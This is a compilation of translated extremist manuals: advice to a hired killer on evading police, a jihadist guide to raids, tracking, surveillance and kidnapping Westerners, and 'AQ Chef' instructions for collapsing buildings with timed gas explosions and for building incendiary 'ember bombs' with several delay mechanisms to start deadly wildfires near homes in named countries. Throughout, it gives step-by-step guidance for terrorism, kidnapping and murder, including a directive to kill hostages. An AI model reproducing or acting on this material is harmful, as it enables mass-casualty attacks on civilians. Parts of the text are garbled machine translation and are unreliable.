You should already have a good attorney picked out. The attorney should be a good criminal trial attorney, and not one who prepares wills or corporate papers or handles divorces. Preferably, he will be just a bit crooked (as most successful lawyers are). Although expensive, if he can save your hide, he is worth the price, whatever it might be. A good attorney will never plead his client guilty, nor will he accept any bargain that will get you time in prison. He knows that his job is to keep you out

You can divulge name, rank and serial number, but absolutely no personal information. Find out right away if you are being formally charged with a crime and what the charge is. If you are not being formally charged, there is a restriction on the length of time you may be held. And if you charged, usually you have a right to post bond and a speedy hearing before a judge to set that bond amount. This is where it pays to have set aside a bit of that cash. Unless you are a very accomplished and skillful liar, offer no information at all. Do not trap yourself in a web of lies and alibis.

Even though it is illegal, law enforcement agents are known for entrapment. Beware of being baited! During the interrogation they may toss bits of information based on they think things might have gone down to see if they can get a reaction. They may try to make you break by making you angry. Or they may tell you how this is the most professional job they've ever come across and try to get your ego to talk for you.

Don't aid them in building a case against you. It is their responsibility to provide enough proof to build a case that will stand up in court. And even if it gets that far, those twelve jurors still have to be convinced of your guilt beyond a shadow of a doubt.

If you have covered your trail, used fake disguises and fake identifications, and if there is no trace of a weapon to be found, they will have a hard time proving you were at the crime scene.

Remember, it's not up to you to prove that you were not there -- it's up to them to prove that you were
If you are caught in the act at the scene of a hit, of course that's another story. Against, you will not aid the authorities in any way, although you will be a model prisoner. With the evidence available to formally charge you with the crime, it will become paramount for them to prove your motive. They will offer plea bargains, deals, protection and the like to influence you to lead them to the man who hired you.

Rules in the beautiful art of kidnapping the Dirty Kuffar

(Americans, British, Israelis etc)

Original article in Arabic Translated using Google
Taken from as-ansar

In the name of Allah the Merciful
Peace and mercy of Allah upon you
Within the covenant we made Alive, championing the Mujahideen, including facilitating.
a book of rules in the beautiful art of kidnapping Americans

In the name of Allah the Merciful

Security operations

The implementation of combat missions in the geographical depth and security of the enemy after evade or overcome the security measures and closer to implementation.
Their importance:
1 - the potential to achieve significant results are few.
2 - break the morale of the enemy and undermining its stability.
3 - raise the morale of supporters.
4 - Avoid the reactions of the enemy or neutrals or supporters

Types of security operations:
1 - core (where the basis of our security work).
2 - selective (pick and choose which targets to implement them confidential).
3 - Aivaúah (and used to harass the enemy and sedition within the enemy).

Motives of security operations:
1 - political (where we do not want advertising or want to liquidate some of the characters).
2 - Amina (where the difficulty in the implementation of the business as military strikes against the enemy's security).
3 - economic (which destabilize and sabotage the enemy's property, and Mnciath).
4 - a psychological war (so the kuffar feel they are exposed to the enemy and that there is no safety for them).

Types of operations in terms of the method:
1 - raiding.
2 - the ambush.

Raid

We mean a thing in the wheel and speed.
Conventional definition: the blitz and surprise on the goal of a fixed according to a deliberate plan to take advantage of camouflage and speed.
(Usually carried out raids on the goal of an isolated, especially in the wars of jihad wars).

Objectives of the raid:
1 - Destruction of the enemy.
2 - Killing members of the enemy.
3 - Take the documents and secrets.
4 - Taking prisoners.
5 - Prisoners of Liberation
6 - To control the centres of the enemy.
7 - Distracting the attention of the enemy
8 - To lure the enemy of the areas we want.

Principles of the raid:
1 - Comprehensive and accurate information.
2 - Confidentiality in the collection of information, planning, training, and get close and attack.
3 – Maintaining a low visibility upon approach and positioning.
4 - Sudden and highly unexpected upon execution of raid and the timing and method.
5 – Fast/speedy break-in, implementation and withdrawal.
6 - To control the troops.
7 - Strength and decisiveness in execution.
8 - To evade and disappear rapidly.

Types of raid:
1 - Time: night, day.
2 - style: silent, noisy.
3 - Just as important: storm, shooting from a distance.

Sequence of the raid:
The approach of positioning ... ... Shooting withdrawal.
The approach of positioning ... ... in penetrating attack withdrawal.
The approach of positioning ... ... in penetrating attack control.

Stages of the raid:
1 - Choose and select the appropriate target (moving on the enemy, which is within the resources available).
2 - Monitoring the goal and collect operational information about it.
3 - developed plan and choose the right time of the attack (the time when the enemy relaxed and tired).
4 - Choose items with efficiency and expertise.
5 - the necessary processing capabilities.
6 - distribution of tasks and capabilities to the items, explaining each component of the course.
7 - training on the plan similar conditions (in time and geographical location).
8 - hour limit to zero and the target in the smallest circle possible information.

Raiding groups:
1 - Protection: function: ensuring progress and withdrawal of the rest of the groups and spare Najdat and distract the enemy positions near arm: light and medium guns, bombs and improvised explosive devices.
2 - Citation: function: KD enemy fortifications boot to attack and to cover the withdrawal, arm: medium and heavy weapons.
3 - Implementation Group to be: the implementation of the duty and function (task), light weapons and explosives, bombs, knives, ropes and ...

Treated the success of the raid.
1 - the use of God and trust in Him and sincerity of intention.
2 - choose the time and the appropriate method.
3 - fit the weapon with the target size and vaccinated.
4 - to control the elements and setting a good fire.
5 - and experience the efficiency of the elements and the harmony between them.
6 - the efficiency of the leader and his expertise.
7 - speed of implementation and the withdrawal and disappearance.
8 - and accurate information for the new goal.
9 - Court and the comprehensive plan.
10 - do not hesitate and set the nerves in the implementation.

Tracking
It is a key and important in the collection of information, updated and confirmed a process to monitor or track a moving target by individuals to take advantage of all the material and technical means in order to access information and specific goals.

Its importance:
1 - a key method of data collection methods and without the information be working blind because information is the appointed work.
2 - useful to know the methods that could be used by the enemy against us, and avoid them.

Resources to benefit:
1- security operations and is useful in developing the plan.
2 - Contributes to the recruitment and access to gripping.
3 - Rating the field of information.
4 - Access to the whereabouts of the target.
5 - Contribute to detect suspicious sources
6 - Protection of the entity (symbols, centres, elements of security ...)
7 - make sure the elements of our sincerity.
8 - Protection of festivals, ceremonies, private and public centres.
9 - Detect enemy networks.
10 - Protection of the region and detect suspicious movements around them.
11 - According to the investigation and to obtain detailed information about the person.
12 - a means of psychological pressure and frighten the enemy, or his supporters and minimize activity.

Types of tracing:
1- is used for a public nuisance and intimidation.
2 - Hidden is used to gather information.

Tracking methods:
1 - on foot.
2 - Vehicular

Tracking forms:
1- Rear
2 - Parallel
3 - Circular: and the crew around the goal from all sides.
4 - Dotted: the elements grown steadily through on goal, so that the target group under consideration along the way.

5 - from the front: where the elements and standing on the path to the target and when it exceeds one of them wraps to the last one standing on the same line, so we target all the way and renew our faces him without follow-up.
6 – Zigzag:
7 - a fork

Specification elements of tracking:
1 - Specifications faith (piety, loyalty,).
2 - Specification fungal (calm the nerves, agility, intelligence, accuracy of observation, ...).
3 - Specification of security (confidentiality, secrecy).
4 - Specification of tracking:

A. The desire to exercise this kind of work
B. To be resourceful
C. Patient and not boredom
D. Knowledge of the operation theatre
E. Physical ability
F. Be a sound senses
G. Proper use of the potential
H. The ability to disguise and camouflage
I. Freedom from markings
J. Discipline and commitment to the task
K. Efficiency of security (mapping, map reading, mastering the curtain, description, ...)

Specifications Crew tracking:
1 - The number is not more than five elements.
2 - The presence of efficient officer.
3 - Harmony between members of the crew and the administrator.

The possibilities of controlling team:
1 - Transport a variety of security specifications.
2 - And forged documents.
3 - Sufficient funds.
4 - Suitable clothing.
6 - Weapons.
7 - And the technical means (binoculars, radios, cameras, tracking devices ...).

Tracking services:
1 - Circle of danger (the place where the target is very cautious).
2 - Department of caution (where you will end there danger).
3 - Department of Safety (the place that reassures the target).

Points tracking:
1 - Point loss (used to evade).
2 - Turning points (which turn into footmen to follow-up of the passenger or vice versa)
3 - pick-up points (lanes compulsory).
4 - Wrap Points (can circumvent some of the elements on the target).

Stages of tracking:
1 - Antlaqah information.
2 - the preliminary investigation to verify information.
3- Complete deficiencies to start.

4 - And determine the type of tracking method and a plan.
5 - Choose the appropriate items.
6 - a survey of the field before each item, if possible.
7 - Identify those parts tracking.
8 - Distribution of roles.
9 - Determine the start and end time.
10 - Identify controls to stop tracking.
11 - A system of communication or a technical manual.
12 - Identify required capabilities and processing.
13 - Take avacation legitimacy.
14 - A plan for emergencies.

General rules must be observed during the tracking exercise:
1 - to focus attention on the target.
2 - attention to the members of the crew and vehemence.
3 - attention to the President of the crew.
4 - to avoid problems and disputes.
5 - Avoid standing with the knowledge and friends.
6 - evoke the curtain at every moment.
7 - attention to ambushes.
8 - tracking compliance with the controls.
9 - Avoid bright lights at night.
10 - Avoid wearing bright colored clothing at night.
11 - Avoid wearing distinctive colours during the day. (any shiny jewellery)
12 - switch front element so as not to burn.
13 - attention to the anti-tracking.
14 - attention to the people who rub their goal.
15 - Do not show any relationship between members of the crew.

Alerts so as not to miss the target:
1 - Do not stay away from the target, especially in crowded places, which abound in the forest.
2 - If the goal must rally behind him if possible and sit in a place controlled and the observance of the following:

a) Not to sit just behind in case the number of passengers shortly.
b) If the journey was long can take advantage of the switch in the stations.
c) If the distance can be short follow-up goal by car from the outside.

3 - If you entered the mail must catch up with him and pretend that you write a letter and you must know what is written goal and if possible bring the draft of the paper or the lower of the book, who wrote it.
4 - If you entered the cabin must be close contact and eavesdropping and trying to figure out the number they dialled.
5 - If the target entry to a public place (coffee shop, restaurant, ...):

a) Enter the café does not make you fall within the target view.
b) Sit in a place that allows you to monitor the target control the Court.
c) If I had to ask for something not instant.
d) To pay the account immediately and be prepared to follow the target as soon as he left.
e) Attention to the control countermeasures.

6 - If the target entry of a building or large stores:

a) Complete a follow-up to the target elements with the rest of the group are stationed at the entrances and exits of the place.
b) In the event of prior knowledge that the target will go somewhere we put in place an item in advance.
c) If the target entry elevator must remain silent and choose to leave the floor.
d) If you do not choose you must choose the top floor.

e) If you entered the cinema should be a component tracking to approach the box office to take a place beside him or behind him.

Controls the balance between continuity and stop tracing:
1 - the importance of the target and sensitivity.
2 - the importance of the tracking process and the end of it.
3 - the possibilities available to us.
4 - the possibilities of purpose and strength.
5 - Sharia.
6 - the effects of damage resulting from the continuity of the tracking process.

By tracking the car:
Specifications car tracking:
1 - to be in good condition in terms of technical requirement to be stronger than the target vehicle.
2 - not to be distinctive and not colour or type style or model or form.
3 - provide some of the appendages-changeable for camouflage.
4 - to be full of fuel and must be accompanied by the means of maintenance always.
5 - must be inspected before the mission and ensure the existence of the necessary documents.

Public regulation:
1 - must have all the drivers, crew members professionally.
2 - Must be at least the number of items in the car for two of them interested in leadership and the other goal.
3 - must respect traffic laws.
4 - Court should develop a plan for tracking and agree on the signals for coordination between the cars.
5 - should recognize the crew of the area well before you start the mission.
6 - attention to the signals produced by the target.

Action against disclosure tracking:
1 - when the target parking in front of a shop (away from the beam of the vision portrayed in the glass shop and take advantage of the cover-up operations in the ocean).
2 - pay attention when the target back (to act normally and switch arrowhead and take advantage of the cover-up factors in the ocean and not be seen in the eye of the target).
3 - When returning from the same street (complete first-person march and is replaced and avoids consideration in the eye of the target).
4 - when entering the target dead-end side street (complete first-person follow-up within the cover).
5 - at the point of disappearance in the hidden (non-traffic directly behind him and complete the first element on the opposite corner).
6 - when he ascended to the building and down the yard (complete one of the items up and complete the rest to follow).
7 - In case of entering the car in a dead end (reducing a person from the car to follow the target and stop the rest of the team in place of Musharraf).
8 - Upon arrival to the intersection of the target roundabout (you must approach him and be sure of its direction before the follow-up).
9 - When the spins of the same street and return to the same point (it should run normally without looking behind him to gather after a long distance away from you).
10 - When walking slowly Otstrad (no walk in the path of the target and slow the speed and if there is no sub-roads can be preceded by and waiting at the front.
11 - If you stopped and got out on the Alotstrad (must stop at the point of non-exposed and getting out a crew and after watching the building on the parked cars in place and to stand between them).
- If you stop the car in place (not to look directly into the car and stand behind it of clothing).
13 - taking care not to fall into the beam of car mirrors to see the target.

Control
Goal is to place the area under the hard-kind or technical vision to reach the specific information we need.

Types of surveillance:

In terms of the method:

Fixed: (Basta, Kiosk, a parked car,...).

Mobile: (walking, passengers).

In terms of the way:

naked eye.

Gadgets (listening devices, cameras).

In terms of the nature of the goal:

Limited (only with static observation).

Follow-up (target or chasing people who have a relationship with).

Conditions of observation:

1 - Choosing the right place and must meet the following conditions:

a) Access to it.
b) Provides control over the target.
c) Should not be compared Guard or cameras.
d) Be allowed to switch.
e) Be commensurate with the size of the target in terms of capabilities, breadth and sensitivity, ...
f) That provides a connection between the elements of control.
g) provide cover or latency.

2 - find a suitable cover:

a) Should allow the implementation of the task.
b) Specifications temporary curtain.

3 - discipline and patience:

Surveillance in general need to discipline and restrict the instructions and patience and Msaberh.

Phases and steps of monitoring:

1 - determine the purpose of surveillance.
2 - a quick survey of the area ahead of time.
3 - Determine the right place for observation.
4 - Studying the target and movement process.
5 - Determine the appropriate curtain.
6 - processing tools needed to cover.
7 - processing tools and capabilities required.
8 - Choose the right people.
9 - Monitoring and identification of time periods daily.
10 - the distribution of time and equipment to individuals.
11 - a program of communication between the crew.
12 - identify the controls and the political legitimacy and security.
13 - take notes and study day and adjust the program based on the emergency.

Success factors of control:

1 - adherence to the specified time.
2 - Commitment to the task.
3 - interest and focus.
4 - master the balance between the curtain and the curtain and the task.
5 - compatibility of the crew.
6 - opportunity to take advantage of circumstances and opportunities.
7 - use of technical means.
8 - Assessment of the daily work and processing errors.

Detection control:

1 - a security sweep of the area.
2 - Investigate any new residents.
3 - attention to the cars that stand for long periods in the region.
4 - attention to the people who stand for long periods in the region.
5 - attention to those who are building new relationships and friendships with the people of the region.
6 - attention to any institution or kiosk or Basta open suddenly in the region.
7 - attention to the premises supervisor.

Kidnapping

Definition: alienation quickly, taking quickly. Kidnapping anything attracted quickly. Kidnapping means the speed of taking something.
Idiomatically: is the set of measures and actions taken for the control of a target by force or deception by Mbaghtth and hide it in order to achieve the objectives of the kidnapping.

Importance of the method:
1 - where the fatigue alert the enemy of the General of the Forces during the kidnapping.
2 - an effective way to influence the security and the morale of the Zionist Zionists in general and address them directly over the soldier.
3 - the best way to force the enemy to release our detainees.

Objectives of the abduction:
Can achieve these goals a kidnapping or together and legitimacy in it.
1 - Liberation of prisoners held by the enemy through the exchange.
2 - a source of information about the enemy.
3 - to weaken the morale of all categories of the enemy.
4 - raise the morale of all classes of our people, particularly of detainees and their families and show of force.
5 - to break the security of the theory and drop the prestige of the Jews at all levels.
6 - works of the enemy and the hot issue of the street is connected.
7 - directing the regional and global opinion (especially the Arab and Islamic) to the legitimacy of our [political and moral pressure.
8 - to withdraw the initiative from the enemy.
9 - seizure of documents, tools and equipment.
10 - investigating the kidnapping of deterrence to all segments of the enemy.
11 - take the money in a way the pressure.
12 - show the power of a military movement, security, and ability to maneuver.
13 - to incite the Jewish street on his government and show they do not care about the lives of its soldiers.

Types of kidnapping:
1 - kidnapping, concealment: is the process to control the release and expulsion from the view of a sense of the enemy, temporarily or permanently. Such as the operations of the brothers kidnapped (Toledano .. Waxman).
2 - kidnapping and detention: a process control of the kidnapped and imprisoned for the external environment in place of the advertiser. We refer to the process (Lima, Russian hostages with Chechnya).
3 - kidnapping, murder and concealment: a process to control the man, killing him and hide his body or kill him in his place and then hide his body and kidnapping to bargain it.

Comparison table between concealment and detention:
In terms of Concealment Detention

Effectiveness of the method:
1 - provides us with security.
2 - forcing the enemy to surrender.
3 - to withdraw the initiative from the enemy.
4 - the possibility to keep the body if the enemy refused to respond.
5 - the kidnappers at risk.
6 - the enemy has the initiative (maneuver, deception, intrusion).
7 - the enemy can take advantage of the potential security and military and technical.
8 - citation or families in the event of failure of the negotiations.

Capabilities are required:
1 - in terms of the number.
2- in terms of the success of the mission.
Needs to be a small number relative to the detention and a greater number of logistics and we need the accuracy of the procedures to maintain confidentiality, and we need large numbers of ports and fewer logistics and we need to inform on the techniques of the enemy, methods and knowledge of prevention methods to avoid the aversive and deception and we need to more possibilities to control the target and protection priorities of the target selection of any acceptable goal in the kidnapping and concealment, and we need to target a sensitive and distinctive or a large number of hostages.

Note:
Concealment may turn to the detention in the case to reveal the place of concealment. Process is considered failed detention process, especially in Palestine because of lack of Alamaknyat.
If the kidnappers feel manipulated by the enemy the Mujahid must hasten to kill the hostages and devote themselves to resist the enemy.

Elements of the kidnapping:

First, the target
Priorities for target selection and this determines two components:
1 - capacity and possibilities available to us (the possibility of his arrival, control, and withdrawal.
2 - the sensitivity of the target and its importance to the enemy and set this:

A. Centered in the work.
B. Influence among the enemy (military, security, morally, economically, socially, politically, ...).
C. Its importance to the party that owns the (aviation, security, planning, academic, ...).

*** Specifications and terms of target selection:**
1 - to achieve the purpose of the kidnapping.
2 - a male adult.
3 - the possibility of control, within the resources available to us.
4 - to be alone or isolated (isolated from the people or the means of monitoring mechanism and that of clothing from the darkness - trees ...).
5 - poor physical infrastructure.
6 - put Mstnfr not be in any state of relaxation and tranquility.
7 - easy to carry and steer it.

Second: the kidnapping
1 - far away from sensitive areas (security centers, police, barriers, camps, anywhere and escorts him to be alarmed).
2 - that does not abound in which the patrols.
3 - have more than one entrance and exit lead to different areas so that work hard to pursue them or ambush them.
4 - to be close to the point Mathaba (any safe point is altered then the crew).
5 - Ease of concealment in which a client can appear as if they were in the implementing of the people of the region.
6 - that they have not been exposed to previous operations in the near future.
7 - ease of access and withdrawal, accompanied by soldier.
8 - preferably kidnapping in areas that are free of pedestrians and residents Kalotstradat and roads.

Third: Time
1 - stay away from suspicious times (which can stop the car for any reason).
2 - away from the times of the security alert (such as events, operations after the attack by the Jews, after the implementation of operations against the Jews ..).

3 - take advantage of the darkness.
4 - take advantage of the weather (cold, free, rain, fog ...).

DESTROYING BUILDINGS

An example of a gas explosion

AQ Chef

Builaings could be demolished through two types of explosions: Chemical and Mechanical. The Chemical explosion is the more powerful of the two. However, the latter could also cause serious damage to constructions and because it is easier in terms of its preparation and possible in any part of the world, it would be the topic of this article.

The Triangle of Combustion:

Any combustion needs three components: Oxygen, fuel and ignition.

Oxygen: It represents 21% of the air around us.
Fuel: It is usually an organic substance such as benzene, kerosene, which are liquid or gases such as propane, methane, or hydrogen. It is the gas fuels that are needed for our topic because when a gas such as propane burns, it releases other gases in large quantities that cause pressure. This pressure in turn could be confined in order to give the intended damage.
Ignition: This is what starts the combustion by initiating the reaction between the oxygen and the fuel. Ignition could be through fire or it could be a spark which results from the friction of certain material.

Mechanical Explosion

For a gas to burn in air it needs to reach a certain ratio in proportion to air.

الجهاد
في سبيل الله

جنة
iz here

FRAGILE

A ratio of 1 part gas to 9 parts air is sufficient for propane to start burning. This combustion can turn into an explosion if the gases are confined and this is what is referred to as a mechanical explosion. The combustion results in the formation of gases along with heat and when these gases do not find a way out, the pressure increases and explosion results releasing all the gasses and heat.

The gases need to be strongly confined in order to survive the first wave of pressure resulting from the combustion but not too strong to be able to withstand all the pressure resulting from the combustion.

FIGURE 1.0: Areas marked in blue indicate soft spots of the structure

Implementation:

This idea could be implemented in different areas such as cars, trains, malls, factories and various buildings.

When a sufficient amount of gas leaks and mixes with air it could be ignited using a small lamp. The lamp is broken and filled with either black powder or powder from the heads of matches. The lamp is turned on using a clock. We have covered this assembly in the first issue of Inspire.



FIGURE 1.1: Fill the bud of the bulb with either black powder or match head powder

Destroying Buildings:

For every building there is a center of gravity and there are certain points in the building that if destroyed would cause the fall of the building. These points tend to be the pillars and corners. If two corners of a building are struck, the building - by the will of Allah - will come tumbling down. If one corner is struck in the bottom of the building the building may also fall down. The focus should be on the bottom of the building to take advantage of the weight of the building on top of it.

FIGURE 1.2: Make sure to give enough time for the gas to spread well within the vicinity

Procedure:

Rent an apartment in the lower floors that occupies the corner of the building. If it covers two adjacent corners that is even better. Close the windows and ventilations and any openings, which may leak the gas. Open all the internal doors of the apartment, rooms, bathrooms and kitchen so that the gas may spread throughout the apartment and the gas should touch the outer wall which we intend to destroy. The lamp with the clock circuit (explained in first issue of Inspire) should be placed in the apartment and the clock set at a sufficient time to saturate the apartment with gas. The lamp should be placed at the center of the apartment so that the combustion would start from that point outward. Make sure that no gas is leaking from under or around the apartment's door. Leave the scene and wait for the explosion to occur.

TURN OVER

How to leak the gas in the building?

There are two systems of gas supply: One is the gas cylinder, the other is through pipelines. With the gas cylinders it is better to open the valve to the end to have the gas come out faster. This reduces the chances of gas coming out of the apartment. However, opening the valve to the end would sound louder. You can cover up this sound with the sound of a TV or CD player. As for the amount of gas needed for an average sized apartment, you would need the equivalent of two 25 litre gas canisters/11 bar pressure.

What is the best gas to use?

The best gas would be the one that is available in large quantities and causes the greatest pressure and is odorless such as hydrogen. Propane is originally odorless but an odor was added to it after many accidents occurred because of the difficulty in detecting the gas. Propane may be used due to its availability. Acetylene is also good since it is odorless. It is used in welding and in ripening fruits.

FIGURE 1.3: Propane gas is easy to purchase and the least suspicious

Security aspects:

- If you are using gas cylinders then make sure you do not raise suspicions during their purchase
- Try to have the explosion appear as an accident
- Make sure the gas does not leak out of the apartment. The smell of the gas would alert others
- Make sure you leave no fingerprints behind you
- If it is suspicious to bring in gas canisters into the apartment, try concealing them in boxes or garbage cans or however you see appropriate
- You may use an odorless gas and solve many of the security problems that other gases may cause, for example you may not even have to rent an apartment; you just drop the gas canisters in the building and let them feed out the gas since it is odorless, and nobody would detect it.

FIGURE 1.4: Proper security before the op is tantamount to your success

The above proposition is one of many ways in which this operation may be implemented. You may modify it to suit your needs. May Allah assist you.

It is of your freedom to ignite a firebomb

The AQ Chef

Sydney city on fire

On December 2002 and in the south of Australia, flames of fire caused the eruption of 79 conflagrations in New South Wales, it spread to its environs. There were more than 4500 firefighters struggling to stop fires burning. Those crews were even backed up with helicopters' support. It is considered the worst event of wild fires during 30 years. 19 houses were damaged at first and then, the fire went towards Sydney city where a firestorm erupted. It burnt down more than 500 houses. In that horrifying day, this firestorm released a heat energy equal to that of 23 nuclear bombs.

In America, there are more houses built in the country sides than in the cities. It is difficult to choose a better place other than in the valleys of Montana where the population increases rapidly. In the year 2000, a fire that is considered to be the biggest in the American history flared up in one of those valleys. It spread in a space equal to that of London. The fire burnt down 70 houses as well as a hundred car. On July of the same year and in the same place, a thunderstorm lighted 78 massive blazes in just one day, most of them were deadly firestorms.

On August 6th, wild fires extended on the sides of a valley, south of Darby town. Six separated fires started and then met to form a massive fire that burnt down tens of houses. Winds caused by the fire generated a fiery circles whose diameter was more than 150 m. Winds' speed reached 64 km/h.

In the year 1983, a fire in the south of Australia, caused by ferocious windstorm, burnt an area equal in size to four-fold of Hong Kong in only two days. This was one of the biggest firestorms in the last century. It raged over more than 2,600 square miles of bush, farms, and forests. At least 70 people died, as flames driven by 50-mile-per-hour winds trapped victims in cars and engulfed thousands of homes.

These fires were destructive in the full sense of the word. All of them were not human-caused fires. These fires ruined the dry before the green, exhausted lives and properties, wiped out a lot of farms and houses, destroyed thousands of trees that are used in manufacturing and created an atmosphere of terror and panic.

We mention such examples only to show the magnitude of the destructive impact that fires or firebombs make, to then ask the question: **Is it possible for us to cause a similar destructive impact using a similar weapon?**

The answer is: Yes, it is possible. Even in a shorter time and with much bigger destructive impact.

How is that possible?

Here is the answer to that question. We are mentioning here three points in details and they are as follows:

1- Ask for the assistance of Allah - glorified is He above all- and depend on Him.

2- Choose the right time and suitable circumstances.

3- Use the ember bomb.

31

(Ask for the assistance of Allah)

It is the most important step of all in the operation of jihad as Allah is the one who facilitates the suitable circumstances and times. He - glorified is He above all- is the one who orders the fire to burn and to spread and also to stop. Depending on Allah is the foundation and then invoking Him in prayer before, during and after the operation.

Q: What is the best time and circumstances to ignite destructive fires?
The most important environmental and atmospherical conditions that add to the fires' devastation and speed of spreading - making it difficult to handle - are often general conditions in most forests and specific conditions in others.

- General conditions:

1. Dryness: when the percentage of dryness increases in a forest, the percentage of combustible woods also increase significantly. Dryness in most cases increase with the increment of heat temperature and the deficiency of rains. There exists a percentage of dryness and humidity where the forest becomes prepared for conflagration. This percentage differ from one forest to another according to the time of the season which differ from one place to another. In Australia for instance, spring time is the most suitable for conflagration in the north while the worst fires in the south erupt in the dry summertime. In Queensland and New South Wales, the hazards of fires come to a climax in the summer season.

2. Winds: it is considered to be the second element in importance as it multiplies the speed of spreading for fires to four times as much. That makes the mission of firefighters practically impossible. Winds also cast burning embers to far distances that might cause another fire somewhere else.

Those are the most important of general conditions that cause fires and help its spreading. Therefore, a mujahid should choose the appropriate season which has two elements in it, dryness and winds.

- Specific conditions of certain forests:

1. Pinewood : it has two characteristics that set it apart from other forests. It produces substances that are combustible when heat temperature rises which means the increment and the acceleration of spreading for the fire. These types of forests are found in large number in Australia as well as America.

2. Crown fires [advance through the tops of trees]: there are some types of forests that have its trees close together and its branches concentrated and touching each other. This type starts the spinning fires as fire becomes concentrated on the top of one tree, moving to the top of the other tree. This type of fires are extremely hot as temperature reach to more than 1000 degree celsius, swallowing whole trees in seconds.

3. Steep slope fires [climbing fires]: combustible slopes are considered more rapid in terms of fire spreading than other environments. The ascension of fire from bottom to top is faster than from a level horizontal point because it is known that the head of the fire is the highest in temperature so when the combustible trees are in a high sloping angle, the head of the blaze becomes in a place of direct contact with other trees so it lights them up and fire runs up the slope in a short time.That guarantees a faster spread of burning.

A climbing fire is five times faster than the usual one


- **Needed materials:**

- Quick Inflammable material [gasoline], 1/3 litre.
- A material with slow and long-lasting inflammation [foam] 50g.


Needed Materials

- **Preparation of the ember bomb:**


A- Put the foam inside the gasoline [leave it to dissolve] in an open container [half cut plastic water bottle] similar to that in the picture. This is in order to allow Oxygen to enter intensively during the burning.



B- Preparation of the ignition lamp:




1-Heat the head of the lamp until it becomes black.




2. Place the lamp immediately in water while still hot.

3. Strike the tip of the lamp and it would break.

4- Pour some of the inflammable substance [The substance found in heads of matches and Sugar] into the lamp.






C- Wrap up the ignition lamp with a Nylon bag. Before that, add more of the inflammable substance inside the Nylon bag in order to increase the flame's size.

Note: Do not let the Nylon touches the bomb's mixture so that burning is not put out when the mixture [liquid] penetrate into the ignition lamp. Avoid that by making at least 2cm and not more than 5cm between the ignition lamp and the mixture.

When electricity is supplied to the lamp, it ignites and the mixture start burning.


D- The mixture continues to burn a period no less than 10 minutes.



- **Ignition method:**

First: using electricity:
When electricity passes from the battery through the wires to the lamp, the filament inside the lamp glows and ignites the inflammable substance which itself inflames the bomb. However, always disconnect this electrical circuit through cutting the "+" wire and putting a key [clock or else] to control when and how the electrical circuit is connected.

- **We will introduce several types of keys [partitions], each one is connected in a specific way:**



1- Setting the clock:

We use the "+" wire as a key partition. Connect one of its ends to one of the clock arms. The other end attach to the nail that is in the clock face. So when the arm of the clock moves it will touch the nail, the electrical circuit connects and the lamp lights up. This technique is very clear and simple. If this summary is not clear to some, they can refer to our first issue. There will be more details on the subject.

2- Using a washing machine timmer:


Preparation:
1. Screw a nail into the timer.
2. One end of the "+" wire is connected to the nail and the other is connected the metal rod protruding from the knob.


- When the spinning metal rod touches the nail, the electrical circuit is connected.
- These ends of the wire should be connected to the positive (+) side of the electrical circuit. Period of time varies from 5 minutes up to 30 minutes or more, depending on the timer's type. For more details, refer to our eighth issue.


3- Using the IV fluids bottle:
The needed material are: 1. A bottle of water 2.Foam 3. IV fluids bottle with dripping connection
Tools to make an electrical circuit : a- 9v battery b- wires c- ignition lamp.

- Method:

1- Wrap up the coverless end of the "+" wire around the foam.







2- Wrap the other coverless end on the top of the bottle of water which is cut from in half.


3- Insert the foam to the bottom of the bottle and then connect both ends to the battery.

4- Hang the IV fluids bottle and open its dripping connection to fill the bottle so that the foam is lifted.


5- When the wire's end wrapped around to the foam touches the other end on the top of the bottle, the electrical circuit connects and the lamp ignites.

34


Second: Simple timing:



a- Using Acid:



1. Take out the substance found inside a capsule, replace it with concentrated sulfuric acid and then close the capsule.
2. Grind matchsticks into powder, put it in a piece of Nylon and then put the capsule inside it.
3. Gather all and tie them using a tape.
4. Wait a period of time between 15 to 25 minutes until the acid pierces through the capsule.
5. When the acid touches the inflammable substance [Matches], it ignites.




b- Using a cigarette:

When the cigarette is lighted, it isn't often stubbed easily. Especially if there exists much air around it, it consequently take a period of time until it reaches to the end of the cigarette.

* The technique: 1. Cut off the cigarette's end.

2. Put inside the other end of the cigarette a milled match. When the burning tobacco touches the match, it ignites.

Note: if you want to increase the approximate fixed time, attach another cigarette and so on.



c- Using lens:


1. Lens function through gathering the sun's rays in a point called the focal point where temperature rises considerably. The lens should be in a specific height, depending on the lens's type. Sun's rays should be vertically on the lens's surface.
2. After a short period of time, sun's rays causes the burning of the subjected materials. In the picture, sun's rays burns a cardboard.
3. Add standing legs to the lens and adjust the height according to the lens's focal point.

* Method of using: You can put the lens in a place at nighttime and when the sun's rays become vertical in daytime, it starts the ignition. You can put it over the combustible grasses such as the grassy forests. You can also put inflammable substance beneath the lens's focal point, the inflammable substance consequently ignites the ember bomb.

*** Practical method for the operation**

First: Choosing the targeted country:

This is done according to the basis of weather this country or that is at war with Islam and Muslims. The greatest war that has been waged on Muslims since the passed decades up to now is the so called war on terror. Leading the list of the countries that are waging this war is America, Britain and Israel. Then comes the NATO's countries and whoever enter into their alliance. The targeted areas must be in the land of *Kuffr* but away from Muslims populated areas so that damage is only restricted to the people of *Kuffr*. Therefore, the lands of Muslims are not targeted at all even if their hireling ruling regimes are participating and are in alliance against the Muslims.



Second: Choosing the suitable season for conflagrations:

In such season, there exists a high percentage of dryness and strong winds. Having knowledge of that could be through the following ways:

1- Watching the weather expectation news broadcast.

2- Keeping update of the daily newspapers. There are also scientific magazines that study the climate of each country.

3- Internet includes a great deal of information that are related to climate.

A diagram showing the combustible areas in the U.S.

Third: The method of execution:

a- Choose the best place to position your bomb. The ideal place for that consists of the following:

1- High abundance of trees that cause heat temperature to increase, speeding up the spreading of fire.

2- Areas that are close to buildings in an effort to cause casualties.

3- Ember bombs should be placed in the first third of the targeted forest and also placed on the opposite direction of the winds so that winds move fire quickly to the rest of the forest.

- Important note: it is better to prepare more than 30 bomb to distribute according to separated points.

b- Choosing the appropriate time: take into consideration the time when showing up is not attracting attention, like positioning the bombs at night. It is even better if that is followed by retreating to another city. The bomb should be timed in a way that burning occur after guaranteeing a safe withdrawal.

c- When trees are abundant and close from each other and the wind is strong, it is better to position the bomb on the top of the tree and make sure it is fixed properly in place so that spinning fires are formed.

36

A closer look at the economic losses:

